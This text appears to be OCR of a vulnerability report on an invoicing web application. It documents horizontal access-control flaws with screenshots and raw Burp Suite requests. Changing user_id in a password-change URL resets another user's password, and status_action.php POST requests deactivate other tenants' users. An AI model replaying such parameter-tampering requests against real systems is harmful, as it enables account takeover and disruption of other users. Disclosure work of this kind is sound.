




User Profile
invoice/user_profile.php?newpassword=1&user_id=3&password=Test%40123&repassword=Test%40123&submit=Save
alice g
Dashboard
Clients
Items
Users
View Invoices
Edit User Profile
Home
User profile
Change Password
Profile
New Password
Enter New Password
Confirm Password
Retype password
Save
Cancel
Copyright © 2019-2020.



User Profile
192.16
/user_profile.php
bob g
Dashboard
Clients
Items
Users
View Invoices
Edit User Profile
Home
User profile
Change Password
Profile
New Password
Confirm Password
Save
Cancel
Copyright © 2019-2020.


192.16[redacted]/user_profile.php?newpassword=1&user_id=4&password=12345&repassword=12345&submit=Si
bob g
Dashboard
Clients
Items
Users
View Invoices
Edit User Profile
Home > User profile
Change Password
Profile
Your password has been updated successfully.
New Password
Enter New Password
Confirm Password
Retype password
Save
Cancel
Copyright © 2019-2020.



192.16[redacted]/user_profile.php?newpassword=1&user_id=3&password=12345&repassword=12345&submit=Save
bob g
Dashboard
Clients
Items
Users
View Invoices
Edit User Profile
Home > User profile
Change Password
Profile
Your password has been updated successfully.
New Password
Enter New Password
Confirm Password
Retype password
Save
Cancel
Copyright © 2019-2020.



| Dashboard
192.16/dashboard.php
alice g
Dashboard
Clients
Items
Users
View Invoices
Dashboard Control panel
0
Clients
More info
3
User Registrations
More info
3
Items
More info
alice g
alice_g@yopmail.com
Edit Profile
Log out
Copyright © 2019-2020.
192.16/logout.php



| Log in
192.16/index.php
Sign in user and company
alice_g@yopmail.com
12345
Remember Me
Sign In
- OR -
forgot your password
Sign up for new companies





7. Unauthorized access to delete any user[Horizontal]






List User
192.16/list_user.php
alice g
Dashboard
Clients
Items
Users
All Users
Add New User
View Invoices
Table Of Users
Home > List User
List of all users
Delete
Show 10 entries
Search:
Name
Email
UserRole
Status
maria g
maria_g@yopmail.com
Admin
Active
mary g
mary_g@yopmail.com
User
Active
martha g
martha_g@yopmail.com
User
Active
Showing 1 to 3 of 3 entries
Previous
1
Next
Copyright © 2019-2020.
192.16/edit_user.php?user_id=7&action=edit


List User
192.16/list_user.php
bob g
Dashboard
Clients
Items
Users
All Users
Add New User
View Invoices
Table Of Users
Home > List User
List of all users
Delete
Show 10 entries
Search:
Name
Email
UserRole
Status
jack g
jack_g@yopmail.com
Admin
Active
john g
john_g@yopmail.com
User
Active
jill g
jill_g@yopmail.com
User
Active
Showing 1 to 3 of 3 entries
Previous
1
Next
Copyright © 2019-2020.



List User
/list_user.php
bob g
Dashboard
Clients
Items
Users
All Users
Add New User
View Invoices
Table Of Users
Home
List User
List of all users
Delete
Show 10 entries
Search:
Name
Email
UserRole
Status
jack g
john g
jill g
Active
Are you sure to Deactivate
Cancel
OK
Showing 1 to 3 of 3 entries
Previous
1
Next
Copyright © 2019-2020.



Burp Suite Professional v2021.8.3 - Invoxy - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.16
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
1 POST /invoice/status_action.php HTTP/1.1
2 Host: 192.16
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 14
10 Origin: http://192.16
11 DNT: 1
12 Connection: close
13 Referer: http://192.168.0.203/invoice/list_user.php
14 Cookie: PHPSESSID=l0tvf6pet
15
16 id=10&status=0
INSPECTOR
Search...
0 matches


Burp Suite Professional v2021.8.3 - Invoxy - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.16
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
1 POST /invoice/status_action.php HTTP/1.1
2 Host: 192.16
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 14
10 Origin: http://192.16
11 DNT: 1
12 Connection: close
13 Referer: http://192.168.0.203/invoice/list_user.php
14 Cookie: PHPSESSID=l0tvf
15
16 id=7&status=0
INSPECTOR
Search...
0 matches

